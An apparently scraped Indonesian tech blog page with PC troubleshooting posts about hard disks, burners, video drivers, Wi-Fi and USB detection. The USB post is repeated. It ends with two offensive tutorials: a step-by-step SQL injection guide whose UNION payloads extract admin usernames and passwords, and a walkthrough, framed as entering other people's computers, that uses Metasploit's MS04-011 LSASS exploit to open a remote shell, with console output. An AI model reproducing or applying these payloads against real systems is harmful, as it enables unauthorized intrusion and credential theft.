    Langkah 2: Pastikan setting master dan slave harddisk tepat seperti yang diinginkan. Atau jika Anda ingin memanfaatkan konfigurasi pada cable select, pastikan menggunakan konfigurasi tersebut pada kedua harddisk, lama dan baru Anda.

    Langkah 3: Jika Anda menginginkan memanfaatkan konfigurasi cable select, perhatikan pemasangan kabel IDE pada harddisk. Beberapa kabel terbaru, sudah memberikan tanda khusus, untuk membantu menentukan konektor mana yang akan dianggap sebagai master, dan konektor mana yang akan dianggap sebagai slave. Jika tidak tersedia, cara paling mudah adalah dengan aturan dasar berikut. Konektor yang terletak diujung diperuntukkan sebagai master. Sedangkan konektor di tengah, akan dianggap sebagai slave.

    Langkah 4: Jika itu semua belum dapat menyelesaikan masalah, maka alternatif jawabannya ada pada setting BIOS. Pada pilihan utama Integrated Peripheral, biasanya terdapat pilihan untuk IDE controller. Di sini juga terdapat pilihan untuk setting controller harddisk SATA. Sekiranya Anda mengalami masalah serupa, saat ingin menambahkan harddisk baru ber-interface SATA. Khusus untuk harddisk SATA dan Windows, jangan lupa untuk menginstalasi driver yang biasanya disertakan oleh produsen motherboard. Atau updatenya, tergantung chipset motherboard yang digunakannya.


    04. Harddisk Terdeteksi, namun Tidak Dapat Dioperasikan.
    Permasalahan: BIOS mendeteksi keberadaan harddisk. Namun tidak demikian dengan Windows, bahkan DOS. Solusi: Ini bukan permasalahan besar. Yang perlu dilakukan adalah membuat partisi, dan kemudian memformat harddisk baru tersebut. Karena harddisk yang baru tersebut belum terformat dalam sebuah file system yang dapat dikenali Windows ataupun DOS. Ada beberapa kemungkinan yang dapat dilakukan dengan harddisk baru tersebut.

    Kemungkinan 1: Sekiranya Anda menginginkan menginstalasi harddisk baru tersebut dengan operating system Windows 9x, maka diperlukan sedikit pengetahuan dasar tentang perintah FDISK. Untuk yang satu ini, kami sangat menyarankan untuk memanfaatkan perintah yang satu ini dengan didampingi rekan Anda yang sudah berpengalaman.

    Kemungkinan 2: Jika Anda ingin menginstalnya dengan Windows 2000/XP ataupun beberapa distro Linux terbaru sekarang ini, Anda tidak usah pusing lagi berhadapan dengan perintah FDISK. Mereka menyediakan pilihan pada saat proses instalasinya. Tinggal mengikuti langkah dan pilihan yang diberikan. Setidaknya akan lebih mudah dibandingkan menggunakan perintah FDISK untuk kebanyakan orang.


    Kemungkinan 3: Jika harddisk baru tersebut akan dimanfaatkan sebagai harddisk tambahan untuk penyimpanan data, hal ini akan lebih mudah. Misalnya selama ini Anda sudah menggunakan operating system Windows XP. Dengan mengguna kan user yang memiliki administrator rights Anda dapat melakukan hal berikut ini. Cukup dengan masuk ke Disk Management. Salah satunya dengan cara klik kanan pada My Computer, pilih Manage. Perhatikan kolom bagian kiri. Kemudian pada Storage, pilih Disk Management. Dari sini Anda dapat melihat dan mengatur harddisk baru Anda dengan lebih mudah. Catatan: Berhati-hatilah saat menggunakan fasilitas yang tersedia pada Disk Management. Jangan sampai salah memilih harddisk. Karena data yang di dalam harddisk ataupun partisi dapat hilang. Demikian juga saat menggunakan FDISK ataupun fungsi serupa yang tersedia pada proses instalasi operating system.

    05. Instalasi Harddisk Baru Ekstra Besar.
    Permasalahan:

    Harddisk 200 GB tidak terdeteksi baik di BIOS, apalagi Windows. Padahal, langkah pada tip ke 03 dan 04 sudah dijalankan semua. Solusi: Seiring dengan waktu dan kemajuan teknologi yang ada, maka produk massal harddisk berukuran besar sudah tersedia di pasar. Dengan harga yang terbilang terjangkau. Inti masalah ada pada penggunaan metoda LBA (Logical Block Addressing) yang digunakan. Permasalahan untuk hal di atas, biasanya disebabkan karena harddisk berukuran di atas 137 GB, menggunakan metoda LBA 48 bit. Untuk itu, yang pertama perlu dilakukan adalah memastikan apakah BIOS yang digunakan, sudah mendukung LBA 48 bit. Sebagai contoh di sini adalah dengan menggunakan 48-bit LBA Test Program untuk Intel Application Accelerator. Cukup dengan menjalankan aplikasi sederhana 48lbachk.exe pada sistem. Jika ternyata BIOS belum mendukung, maka diperlukan update BIOS. Perhatikan readme yang tersedia pada update BIOS. Pastikan update yang akan digunakan, dapat menyelesaikan masalah kompatibilitas harddisk LBA 48 bit. Drive Optik Perangkat yang satu ini mungkin sudah lama dijadikan andalan untuk urusan storage. Berikut mungkin beberapa masalah yang dapat terjadi.

    06. Software Burner Tidak Berfungsi pada Drive Optik Baru.
    Permasalahan:

    Misalnya, Anda terpaksa mengucapkan selamat tinggal pada CDRW drive lama. Dan menggantinya dengan sebuah drive burner baru. Namun Anda baru menyadari, bahwa software burner Nero andalan, tidak dapat digunakan dengan drive baru. Mengapa demikian?

    Solusi:

    Pada awal masa jaya CD-RW drive, kebanyakan paket penjualan disertai dengan software burner. Namun, sekarang juga banyak beredar drive optik yang tidak disertai dengan software burner. Perlu diketahui, lisensi yang diberikan OEM untuk paket penjualan. Dan dikhususkan untuk produk yang dibundle. Dan Nero memiliki proteksi, sehingga hanya dapat dimanfaatkan khusus untuk drive tersebut. Untuk terus memanfaatkannya dengan drive burner baru, cara yang paling minim biaya adalah dengan meng-upgradenya. enggunakan Nero 6 Reloaded Upgrade Downloadable Serial Number (www.nero.com, seharga US$39,99). Ini lebih murah dibanding versi lengkapnya.


    07. Kecepatan Write Tidak Secepat yang Dijanjikan.
    Permasalahan: Spesifikasi memang tidak menjanjikan 100% sesuai dengan kenyataan yang ada. Namun jika diperlukan waktu write hingga dua kali ataupun lebih waktu yang dijanjikan, tentu ada sesuatu yang salah. Apa penyebabnya? Solusi: Ini mungkin tidak akan begitu banyak terasa, bahkan untuk CD-RW drive yang tercepat sekalipun. Namun, jika sudah beralih ke DVD burner drive, perbedaannya akan sangat terasa. Bisa-bisa dibutuhkan waktu lebih dari 1 jam untuk menyelesaikan menulis data pada media DVD berkapasitas 4,7 GB. Yang perlu dipastikan adalah, baik harddisk ataupun drive optik yang digunakan, sudah bekerja pada mode Ultra DMA (Direct Memory Access). Cara mengeceknya, pada Windows XP dengan memperhatikan Device Manager. Buka pada tree IDE controller. Dan lihat pada tab Advanced Setting. Perhatikan pada bagian Current Transfer Mode. Periksa pada masing-masing IDE controller di mana harddisk maupun drive optic terpasang.

    VGA dan Display:

    Keduanya memang diperuntukkan untuk memanjakan mata penggunanya. Dengan VGA yang lebih bertenaga, Anda akan mendapatkan frame rate yang lebih baik. Sedangkan dengan display yang lebih baik, Anda akan mendapatkan resolusi dan refresh rate yang tidak melelahkan mata. Namun, bukan berarti keduanya bebas dari masalah.

    08. Driver Video Card Tidak Terinstalasi dengan Sempurna.
    Permasalahan:

    Kelihatannya proses instalasi driver berjalan sempurna. Namun setelah sistem restart, ada peringatan box error: â€Å“cli.exe Application Error. The application failed to initialize properly (0xc0000135). Click OK to terminate the application.â€� Apa penyebabnya dan bagaimana cara mengatasinya?

    Solusi:

    Beberapa pengguna video card dengan chipset VPU ATi Radeon pernah merasakannya. Apalagi jika pernah mengupdate driver dan aplikasi pendukungnya dengan menggunakan ATi Catalyst. Sebagai informasi, ATi Catalyst yang ditujukan khusus untuk operating system Windows ini, dibuat dengan menggunakan Microsoft .NET Framework SDK. Operating system perlu ditambahkan dengan instalasi Microsoft .NET Framework. Yang sekarang sudah tersedia adalah untuk versi 1.1. Ini akan berguna sekiranya Anda juga akan menginstal aplikasi yang dibuat dengan memanfaatkan Microsoft .NET Framework SDK. Untuk mengatasi semua masalah, yang menyebabkan munculnya window pop up serupa.

    09. Menghindari Pesan Kesalahan Saat Instalasi Update Driver VGA.
    Permasalahan: Bagaimana sebaiknya melakukan update driver VGA. Karena pada beberapa kasus, sering terjadi muncul pesan kesalahan.

    Solusi:

    Memang tidak ada perintah khusus yang disertakan pada file instaler update driver VGA, yang menyarankan untuk melakukan uninstall dari driver lama yang sebelumnya ter-install. Namun, ada baiknya Anda melakukan pembersihan operating system Anda dari driver lama yang pernah ada. Sebelum menginstalasinya dengan update terbaru yang diinginkan. Untuk para pengguna VGA dengan chipset ATi Radeon, Anda dapat dengan mudah melakukan proses uninstall driver lama, beserta beberapa aplikasi pendukungnya. Karena ATI juga sudah menyertakan ATi CATALYST Uninstaller, yang otomatis disertakan saat proses instalasi driver ATI CATALYST. Untuk yang lain, perlu trik tersendiri. Cukup banyak alternatif untuk membersihkan driver-driver lama. Anda dapat memanfaatkan Driver Cleaner, yang sekarang sudah tersedia Driver Cleaner 3.3, atau variannya Professional Edition.

    10. Memperbaiki Tampilan pada Monitor.
    Permasalahan: Anda sudah memilih monitor terbaik. Katakanlah sebuah Monitor TFT-LCD, atau â€Å“sekadarâ€� monitor CRT merk terkemuka, yang sering memenangkan review hardware. Namun tampilan yang dihasilkan tidak memuaskan. Apa yang harus dilakukan? Solusi: Sehebat apapun setiap perangkat, tidak akan optimal tanpa konfigurasi yang optimal. Begitu juga untuk monitor. Kebanyakan monitor LCD memiliki tombol khusus AUTO (atau sejenis), untuk konfigurasi secara otomatis. Sesuai dengan data yang dikomunikasikan antara monitor dengan video card dengan DDC. Namun kadang tidak sempurna. Kebanyakan gangguan moire masih terasa. Anda dapat menggunakan Monitor Test, dan mencoba mengalibrasikan hingga gangguan moire minim. Untuk monitor CRT, kebanyakan pada masalah tingkat contrast dan brightness. Contrast akan mengatur kekuatan cahaya monitor. Tapi jika berlebihan akan melelahkan mata. Brightness akan memperterang. Namun jika terlalu tinggi, akan kehilangan black level. Dan pada beberapa kasus juga akan mengganggu tampilan fokus monitor.

    Networking Koneksi Internet DSL memang menawarkan kecepatan yang terbilang memuaskan. Harga penawaran paketnya beragam, dapat disesuaikan dengan kebutuhan. Namun, masalah pun juga tidak terlepas darinya. Dan bukan hal yang mudah untuk membuat sebuah Internet connection yang bebas dari masalah.

    11. Router Hang, dan Perlu Direstart.
    Permasalahan: Awalnya, saat instalasi router, hal ini tidak pernah terjadi. Namun belakangan ini, sering kali router hang dan perlu di-restart untuk mendapat koneksi Internet pada PC yang terhubung dengan router.

    Solusi:

    Bahkan dengan konfigurasi terbaik sekalipun, router tetap saja bisa mengalami hang. Biasanya hal ini disebabkan terlalu banyak permintaan koneksi pada waktu yang bersamaan. Dan selama ini, satu-satunya cara mengatasinya adalah dengan restart router (mematikannya dan kemudian menghidupkannya kembali).

    Langkah 1: Sekiranya produsen router telah menyediakan update firmware, Anda bisa mencobanya untuk mengupdate firmware untuk memperbaiki proses routing dan mencegah crash pada router.

    Langkah 2: Anda dapat melakukan tindakan pencegahan. Hal semacam ini juga bisa disebabkan karena virus, juga spyware yang menyerang PC. Jalankan antivirus dan antispyware yang telah ter-update, untuk mengecek masing-masing PC.

    Langkah 3: Perhatikan aplikasi yang terinstal pada tiap PC client router tersebut. Terutama beberapa aplikasi file sharing Peer to Peer (P2P). Aplikasi semacam ini juga dapat menyebabkan hal tersebut. Jika tidak dikonfigurasikan dengan baik, software P2P bisa saja membuka sharring permission-nya, sehingga jika request terlalu banyak otomatis akan membebani kerja router Anda.

    12. Koneksi dengan Wi-Fi Kadang Terputus.

    Permasalahan: Koneksi network dengan menggunakan Wi-Fi, sesekali terputus secara tiba-tiba. Tanpa sebab yang jelas. Hal ini sesekali terjadi pada notebook Centrino yang sudah dilengkapi dengan koneksi Wi-Fi. Solusi: Biasanya ini disebabkan karena power saving mode. Notebook Centrino secara default membuat fungsi ini enable dengan maksud untuk menghemat konsumsi baterai. Cara paling mudah adalah dengan menggunakan aplikasi Intel PROSet (jika tersedia). Atau melalui properties pada device WI-Fi ethernet, pada Network Connections. Kemudian pilih Configure. Pada tab Adcanced, terdapat setting untuk mengoptimalkan konsumsi daya. Ad Hoc Transmit Power, berpengaruh dengan jarak jangkau. Sedangkan Power Management, akan menyesuaikan dengan kondisi baterai, dan waktu idle notebook. Dan secara otomatis akan menurunkan konsumsi listrik dari baterai. Hal ini, yang kemungkinan menyebabkan koneksi Wi-Fi terputus. Jadi ada dua alternatif yang dapat dilakukan.

    Pilihan 1: Setting posisi maksimal untuk kedua fungsi ini. Apalagi jika Anda tidak khawatir dengan kapasitas baterai yang tersisa. Karena tersedia tombol shortcut untuk langsung mematikan fungsi Wi-Fi di kebanyakan notebook Centrino.

    Pilihan 2: Sesuaikan dengan gaya penggunaan notebook Anda. Pelajari waktu idle penggunaan notebook. Dan mencobanya sesuai dengan kebiasaan penggunaan sehari-hari. Tentunya Anda tidak ingin koneksi Wi-Fi Anda tiba-tiba terputus karena waktu idle 5 menit telah terlewati.
    READ MORE - 10 Cara Memperbaiki Boot XP

    gravatar

    "USB Not Recognized" Error Message, Tanda Windows Gagal Mendeteksi Perangkat USB

    Pesan Error USB Devices Not Recognized

    Anda mungkin pernah melihat pesan error di samping ini dan mengalami hal seperti berikut. Anda sedang bekerja dengan perangkat USB, entah itu printer, flashdisk
    atau harddisk. Tiba-tiba tanpa dinyana hardware tersebut diam membisu, alias tidak berfungsi. Anda mendapatkan pesan error “USB Device Not Recognized” tiap kali Anda memasukkan kembali device tersebut ke port USB. Apa yang terjadi?
    Ada beberapa jawaban yang bervariatif. Saya sudah menyusunnya berikut solusi masalah masing-masing. Anda bisa memilih sesuai dengan kemungkinan terdekat dengan kasus yang Anda alami. Permasalahan yang menyangkut pesan error ‘USB Not Recognized‘ adalah sebagai berikut:

    1. Permasalahan Paling Umum
    Device/Perangkat yang sedang Anda pakai termasuk dalam perangkat yang rawan terhadap perubahan arus listrik dan gangguan listrik statis. Salah satu device yang sering mengalami hal ini adalah USB Flashdisk. Jika ada kebocoran arus sedikit saja dalam casing yang kemudian menjalar ke flashdisk, bisa jadi menyebabkan flashdisk mengalami malfungsi. Begitu pula jika tanpa diduga ada pengaruh dari listrik statis pada lingkungan di seputar terminal USB. Hal ini diperburuk dengan kualitas casing komputer yang kebanyakan beredar di Indonesia seringkali tidak memenuhi standar keamanan grounding listrik.

    Solusi:

    * Bebaskan CPU dari arus listrik apapun selama beberapa saat. Matikan komputer, cabut perangkat USB Anda berikut semua kabel power yang masuk ke CPU dan Monitor. Tunggu 20 hingga 30 menit kemudian nyalakan seperti biasa. Untuk sebagian besar kasus, cara ini terbukti ampuh. Terkadang port USB yang longgar juga bisa jadi sebab gagalnya deteksi hardware USB.
    * Jika masih belum terdeteksi, gunakan Device Manager untuk melakukan scan guna menemukan hardware baru atau informasi perubahan hardware. Untuk melakukannya, Klik Start > Run > Ketik “devmgmt.msc” (tanpa tanda kutip) [OK].
    Dari Menu Action, pilih “Scan for Hardware Changes“. Pilihan ini akan mengaktifkan deteksi hardware Windows untuk menemukan perangkat yang baru diinstall. Setelah selesai, tutup semua Device Manager dan Control Panel. Perhatikan apakah perangkat USB sudah berhasil dideteksi.
    * Jika cara tersebut tidak berhasil, coba langkah berikut:
    Disable fasilitas Power Management of the USB hub. Untuk melakukannya, ikuti langkah berikut:
    Klik Start > Run > Ketik “devmgmt.msc” (tanpa tanda kutip) dan akhiri dengan [OK].
    Tampilkan semua entri pada bagian Universal Serial Bus Controller, kemudian ikuti langkah berikut untuk tiap USB Root Hub yang tersedia.
    - Klik kanan USB Root Hub > Klik Properties
    - Klik Tab Power Management
    - Klik untuk menghilangkan pilihan pada check box “Allow the computer to turn off this device to save power“, akhiri dengan [OK].


    USB Not Recognized: Mengatasi Kegagalan Windows Mendeteksi Perangkat USB

    oleh salsabel pada Apr.20, 2009, dalam kategori Hardware, Windows
    usb-not-recognized

    Pesan Error USB Devices Not Recognized

    nda mungkin pernah melihat pesan error di samping ini dan mengalami hal seperti berikut. Anda sedang bekerja dengan perangkat USB, entah itu printer, flashdisk atau harddisk. Tiba-tiba tanpa dinyana hardware tersebut diam membisu, alias tidak berfungsi. Anda mendapatkan pesan error “USB Device Not Recognized” tiap kali Anda memasukkan kembali device tersebut ke port USB. Apa yang terjadi?

    Ada beberapa jawaban yang bervariatif. Saya sudah menyusunnya berikut solusi masalah masing-masing. Anda bisa memilih sesuai dengan kemungkinan terdekat dengan kasus yang Anda alami. Permasalahan yang menyangkut pesan error ‘USB Not Recognized‘ adalah sebagai berikut:

    1. Permasalahan Paling Umum
    Device/Perangkat yang sedang Anda pakai termasuk dalam perangkat yang rawan terhadap perubahan arus listrik dan gangguan listrik statis. Salah satu device yang sering mengalami hal ini adalah USB Flashdisk. Jika ada kebocoran arus sedikit saja dalam casing yang kemudian menjalar ke flashdisk, bisa jadi menyebabkan flashdisk mengalami malfungsi. Begitu pula jika tanpa diduga ada pengaruh dari listrik statis pada lingkungan di seputar terminal USB. Hal ini diperburuk dengan kualitas casing komputer yang kebanyakan beredar di Indonesia seringkali tidak memenuhi standar keamanan grounding listrik.

    Solusi:

    * Bebaskan CPU dari arus listrik apapun selama beberapa saat. Matikan komputer, cabut perangkat USB Anda berikut semua kabel power yang masuk ke CPU dan Monitor. Tunggu 20 hingga 30 menit kemudian nyalakan seperti biasa. Untuk sebagian besar kasus, cara ini terbukti ampuh. Terkadang port USB yang longgar juga bisa jadi sebab gagalnya deteksi hardware USB.
    * Jika masih belum terdeteksi, gunakan Device Manager untuk melakukan scan guna menemukan hardware baru atau informasi perubahan hardware. Untuk melakukannya, Klik Start > Run > Ketik “devmgmt.msc” (tanpa tanda kutip) [OK].
    Dari Menu Action, pilih “Scan for Hardware Changes“. Pilihan ini akan mengaktifkan deteksi hardware Windows untuk menemukan perangkat yang baru diinstall. Setelah selesai, tutup semua Device Manager dan Control Panel. Perhatikan apakah perangkat USB sudah berhasil dideteksi.
    * Jika cara tersebut tidak berhasil, coba langkah berikut:
    Disable fasilitas Power Management of the USB hub. Untuk melakukannya, ikuti langkah berikut:
    Klik Start > Run > Ketik “devmgmt.msc” (tanpa tanda kutip) dan akhiri dengan [OK].
    Tampilkan semua entri pada bagian Universal Serial Bus Controller, kemudian ikuti langkah berikut untuk tiap USB Root Hub yang tersedia.
    - Klik kanan USB Root Hub > Klik Properties
    - Klik Tab Power Management
    - Klik untuk menghilangkan pilihan pada check box “Allow the computer to turn off this device to save power“, akhiri dengan [OK].
    usb-not-recognized-device-manager

    2. Terjadi kesalahan Instalasi driver
    Saat perangkat USB ditancapkan ke komputer (bahkan mungkin saat proses instalasi otomatis) driver USB tidak terinstall dengan baik dan justru mengakibatkan kerusakan fatal pada driver-driver USB lain.

    Solusi:
    Hilangkan semua device yang tersembunyi di Device Manager dengan cara sebagai berikut:
    1. Klik Start > Run > Ketik CMD [OK],
    2. Ketik “set DEVMGR_SHOW_DETAILS=1?” (tanpa tanda kutip) dan akhiri dengan ENTER.
    3. Ketik “set DEVMGR_SHOW_NONPRESENT_DEVICES=1?” (tanpa tanda kutip) dan akhiri dengan ENTER.
    4. Ketik “start devmgmt.msc” (tanpa tanda kutip) dan akhiri dengan ENTER.
    5. Klik menu View > Show Hidden Devices.
    6. Pada panel sebelah kiri, Klik tanda “+” untuk melihat isi Imaging devices, Unknown Devices dan USB Devices.
    7. Apakah Anda menemukan USB Devices dan Unknown Devices (termasuk yang berwarna abu-abu)? Jika iya, Klik Kanan > Uninstall.

    3. Perangkat USB sebelumnya berjalan Normal Kemudian tiba-tiba Tidak ada respon tanpa sebab yang jelas
    Solusi:
    Lakukan langkah berikut ini:
    A) Hapus semua file oem*.inf dengan cara:
    1. Klik Start > Run > Ketik “cmd” (tanpa tanda kutip)
    2. Dalam Command Line ketik baris perintah berikut (tanpa tanda kutip) dan akhiri dengan [ENTER] pada tiap akhir perintah:

    “cd \windows\inf” [ENTER]
    “ren infcache.1 *.old” [ENTER]
    “ren oem*.inf *.old” [ENTER]
    “del C:\windows\setupapi.log” [ENTER]

    B) Hapus semua entri registri dalam HKEY_LOCAL_MACHINE/Enum/USB yang dimulai dengan VID
    Dengan menghapus entri VID dari registri, PC akan mendeteksi ulang hardware dan melakukan Restart.
    Perhatian: Jika Anda menggunakan keyboard atau mouse USB, jangan hapus entri VID untuk perangkat tersebut karena bisa mengakibatkan Windows melakukan Restart dengan benar. Ikuti langkah berikut ini:
    1. Klik Start > Run > Ketik “regedit” [ENTER] (tanpa tanda kutip) Selanjutnya Registry Editor akan muncul.
    2. Masuk ke bagian HKEY_LOCAL_MACHINE\System\CurrentControlSet\Enum\USB.
    3. Pilih dan hapus semua entri VID_….

    Jika Anda mengalami masalah saat menghapus registri ini, mungkin Windows masih membatasi Permissions agar VID_ tidak terhapus. Atasi dengan cara berikut:
    a) Klik kanan pada Key yang akan dihapus > Pilih Permissions. Selanjutnya Window Permissions for The VID_… akan muncul.
    b) Pilih semua check box dalam sesi Group atau Usename, pilih Allow pada Full Control.
    c) Klik Apply dan akhiri dengan [OK]
    4. Matikan komputer.

    C) Hubungkan kembali perangkat USB ke PC
    1. Dengan kondisi komputer sedang mati, tancapkan perangkat USB pada port USB.
    2. Restart Komputer.
    3. Window ‘A New Hardware Detected’ akan muncul dan mendeteksi ulang hardware Anda.

    4. Perangkat USB sejak Awal tidak terdeteksi dan berfungsi normal atau sebenarnya berfungsi namun di tengah-tengah proses Anda mendapatkan pesan “USB Device has Malfunctioned“.
    Solusi:

    1. Coba gunakan Kabel USB yang lebih pendek ukurannya.
    2. Coba tancapkan perangkat USB ke port USB PC di bagian belakang. Terkadang port USB di bagian depan PC kekurangan catu daya sehingga menyebabkan perangkat mengalami error
    3. Sejumlah perangkat USB 2.0 tidak kompatibel dengan port USB 1.1. Cobalah secara bergantian di port USB 1.1 dan USB 2.0 untuk mengetahui apakah ini yang jadi masalah.
    4. Coba downgrade semua Port USB dari versi 2.0 ke 1.1, Anda dapat mengubah setting ini lewat BIOS.
    5. Jika tetap gagal, cobalah perangkat USB tersebut di komputer lain. Dengan begitu Anda bisa tahu mana yang jadi biang keladinya, perangkat USB atau port USB Anda.
    READ MORE - "USB Not Recognized" Error Message, Tanda Windows Gagal Mendeteksi Perangkat USB

    gravatar

    Mengembalikan File Hal.dll dari CD Windows XP

    File hal.dll adalah file hidden (tersembunyi) yang dipakai Windows XP untuk berkomunikasi dengan hardware komputer. File Hal.dll bisa menjadi rusak karena sejumlah alasan dan biasanya akan muncul pesan kesalahan pada komputer : ”missing or corrupt hal.dll”.
    Ikutilah langkah-langkah berikut untuk mengembalikan file tersebut :


    Siapkan dan masukkan CD instalasi Windows XP, lalu boot komputer dari CD tersebut. Saat muncul pesan Repair, tekanlah R, lalu tekan angka 1 saat diminta memilih lokasi windows, yaitu : 1. c:\windows, kemudian akhiri dengan menekan tombol Enter. Anda sekarang berada di layar recovery (DOS Prompt).
    Ketika sudah berada di DOS prompt, ketiklah perintah dibawah ini dan akhir dengan menekan Enter:
    expand d:\i386\hal.dl_c:\windows\system32\hal.dll

    Penggunaan perintah Expand seperti contoh di atas, untuk d:\ adalah lokasi dari CD. Mungkin drive d:\ ini bisa berbeda antara satu komputer dengan komputer lainnya, tergantung drive yang di-assign saat boot dengan CD.

    Jika ditanya untuk “Overwrite ?”, maka tekanlah huruf Y.
    Keluarkan CD instalasi Windows XP, ketik exit dan akhiri dengan Enter, maka komputer akan restart.Jika diasumsikan kerusakan hal.dll adalah satu-satunya hal yang bermasalah, maka seharusnya Windows XP akan kembali normal.
    Selamat mencoba, semoga bermanfaat.
    READ MORE - Mengembalikan File Hal.dll dari CD Windows XP

    gravatar

    Tutorial SQL Injection Step by Step

    Pengertian sql injection:

    SQL injection adalah sebuah aksi hacking yang dilakukan di aplikasi client dengan cara memodifikasi perintah SQL yang ada di memori aplikasi clien dan juga merupakan teknik mengeksploitasi web aplikasi yang didalamnya menggunakan database untuk penyimpanan data.

    Yang perlu di ketahui sebelum sql injection pada mysql:

    karakter: ‘ atau -
    comments: /* atau –
    information_schema untuk versi: mysql versi 5.x , tidak support untuk mysql versi 4.x

    ===========
    =step Satu:=
    ===========

    carilah target
    misal: [site]/berita.php?id=100

    Tambahkan karakter ‘ pada akhir url atau menambahkan karakter “-” untuk melihat apakah ada pesan error.
    contoh:
    [site]/berita.php?id=100' atau

    [site]/berita.php?id=-100

    Sehingga muncul pesan error seperti berikut (masih bnyak lagi):

    ==========
    =step Dua:=
    ==========

    mencari dan menghitung jumlah table yang ada dalam databasenya…
    gunakan perintah : order by

    contoh:
    [site]/berita.php?id=-100+order+by+1-- atau
    [site]/berita.php?id=-100+order+by+1/*

    ceklah secara step by step (satupersatu)…

    misal:
    [site]/berita.php?id=-100+order+by+1--
    [site]/berita.php?id=-100+order+by+2--
    [site]/berita.php?id=-100+order+by+3--
    [site]/berita.php?id=-100+order+by+4--

    sehingga muncul error atau hilang pesan error…
    misal: [site]/berita.php?id=-100+order+by+9--

    berarti yang kita ambil adalah sampai angka 8
    menjadi [site]/berita.php?id=-100+order+by+8--

    ===========
    =step Tiga:=
    ===========

    untuk mengeluarkan angka berapa yang muncul gunakan perintah union
    karena tadi error sampai angka 9
    maka: [site]/berita.php?id=-100+union+select+1,2,3,4,5,6,7,8--

    ok seumpama yg keluar angka 5
    gunakan perintah version() atau @@version untuk mengecek versi sql yg diapakai masukan perintah tsb pada nagka yg keluar tadi
    misal: [site]/berita.php?id=-100+union+select+1,2,3,4,version(),6,7,8-- atau
    [site]/berita.php?id=-100+union+select+1,2,3,4,@@version,6,7,8--

    lihat versi yg digunakan seumpama versi 4 tinggalkan saja karena dalam ver 4 ini kita harus menebak sendiri table n column yg ada pada web tersebut karena tidak bisa menggunakan perintah From+Information_schema..

    untuk versi 5 berarti anda beruntung tak perlu menebak table n column seperti ver 4 karena di ver 5 ini bisa menggunakan perintah From+Information_schema..

    ============
    =step Empat:=
    ============

    untuk menampilkan table yg ada pada web tsb adalah
    perintah table_name >>> dimasukan pada angka yg keluar tadi
    perintah +from+information_schema.tables/* >>> dimasukan setelah angka terakhir

    Code:
    [site]/berita.php?id=-100+union+select+1,2,3,4,table_name,6,7,8+from+information_schema.tables--

    seumpama table yang muncul adalah “admin”

    ===========
    =step Lima:=
    ===========

    untuk menampilkan semua isi dari table tsb adalah
    perintah group_concat(table_name) >>> dimasukan pada angka yg keluar tadi
    perintah +from+information_schema.tables+where+table_schema=database() >>> dimasukan setelah angka terakhir

    [site]/berita.php?id=-100+union+select+1,2,3,4,group_concat(table_name),6,7,8+from+information_schema.tables+where+table_schema=database()--

    =============
    = step Enam: =
    =============

    perintah group_concat(column_name) >>> dimasukan pada angka yg keluar tadi
    perintah +from+information_schema.columns+where+table_name=0xhexa– >>> dimasukan setelah angka terakhir

    [site]/berita.php?id=-100+union+select+1,2,3,4,group_concat(column_name),6,7,8+from+information_schema ​.columns+where+table_name=0xhexa--

    pada tahap ini kamu wajib mengextrak kata pada isi table menjadi hexadecimal yaitu dengan cara mengkonversinya
    website yg digunakan untuk konversi :

    sudden.isgreat.org/hexa


    contoh kata yg ingin di konversi yaitu admin maka akan menjadi 61646D696E
    [site]/berita.php?id=-100+union+select+1,2,3,4,group_concat(column_name),6,7,8+from+information_schema ​.columns+where+table_name=0x61646D696E--

    ============
    =step Tujuh:=
    ============

    memunculkan apa yg tadi telah dikeluarkan dari table yaitu dengan cara

    perintah concat_ws(0x3a,hasil isi column yg mau dikeluarkan) >>> dimasukan pada angka yg keluar tadi
    perintah +from+(nama table berasal) >>> dimasukan setelah angka terakhir

    Contoh :
    [site]/berita.php?id=-100+union+select+1,2,3,4,concat_ws(0x3a,hasil isi column),6,7,8+from+(nama table berasal)--

    contoh kata yang keluar adalah id,username,password

    Contoh :
    [site]/berita.php?id=-100+union+select+1,2,3,4,concat_ws(0x3a,id,username,password),6,7,8+from+admin--

    ==============
    = step Delapan:=
    ==============

    tahap terakhir mencari halam admin atau login.

    Saya Tidak Bertanggung Jawab Atas Apa Yang Anda Lakukan Setelah Membaca Tulisan Ini, Karena Saya Hanya Menshare Apa Yang Saya Ketahui Bukan Untuk Tujuan Merusak Tapi Untuk Mendalami Security Terhadap Web Yang Mempunyai Celah SQL Injection.

    You Don't Understand Contact Me OK!
    READ MORE - Tutorial SQL Injection Step by Step

    gravatar

    Masuk Komputer Orang Lain Dengan Metaspolit

    Ok Kita mulai , kali ini saya menggunakan metasploit framework-3.1

    1. Jalankann programnya...
    2. Truz..teken tombol CTRL+O bwat masuk ke konsolnya..
    3. Maka akan muncul konsol seperti ini (loadingnya agak lama tunggu aja sampe muncul gambar seperti yg dibawah ini)

    _
    | | o
    _ _ _ _ _|_ __, , _ | | __ _|_
    / |/ |/ | |/ | / | / \_|/ \_|/ / \_| |
    | | |_/|__/|_/\_/|_/ \/ |__/ |__/\__/ |_/|_/
    /|
    \|

    =[ msf v3.1-release
    + -- --=[ 262 exploits - 117 payloads
    + -- --=[ 17 encoders - 6 nops
    =[ 46 aux

    msf >

    4. liat smua exploit yg ada...(tuk iseng doank
    msf > show exploits

    5. load modul exploit, qta gunain exploit lsass spt cara diatas

    msf > use windows/smb/ms04_011_lsass

    6. Tentukan sistem operasi target... misal target menggunakan XP

    maka targetnya spt berikut

    msf exploit(ms04_011_lsass) > set target 2

    target => 2

    7. Tampilin payloadnya apa aja yg ada..

    msf exploit(ms04_011_lsass) > show payloads

    8. karena qta mo msk k konsol, qta plh payload generic/shell_bind_tcp

    msf exploit(ms04_011_lsass) > set payload generic/shell_bind_tcp

    payload => generic/shell_bind_tcp

    9. Udah ntuh tentuin IP si target...misal ip si target 192.168.113.14

    msf exploit(ms04_011_lsass) > set RHOST 192.168.113.14
    RHOST => 192.168.113.14

    10. Udah dech...tinggal jalanin perintah exploit...

    msf exploit(ms04_011_lsass) > exploit
    [*] Started bind handler
    [*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.113.14[\lsarpc]...
    [*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.113.14[\lsarpc]...
    [*] Getting OS information...
    [*] Trying to exploit Windows 5.1
    [*] Command shell session 3 opened (192.168.113.25:8471 -> 192.168.113.14:4444)
    [*] The DCERPC service did not reply to our request

    lihat di sana ada tulisan Command shell session 3 opened...ini menandakan qta sudah berhasil msk...dan shell qta di simpan di session 3.

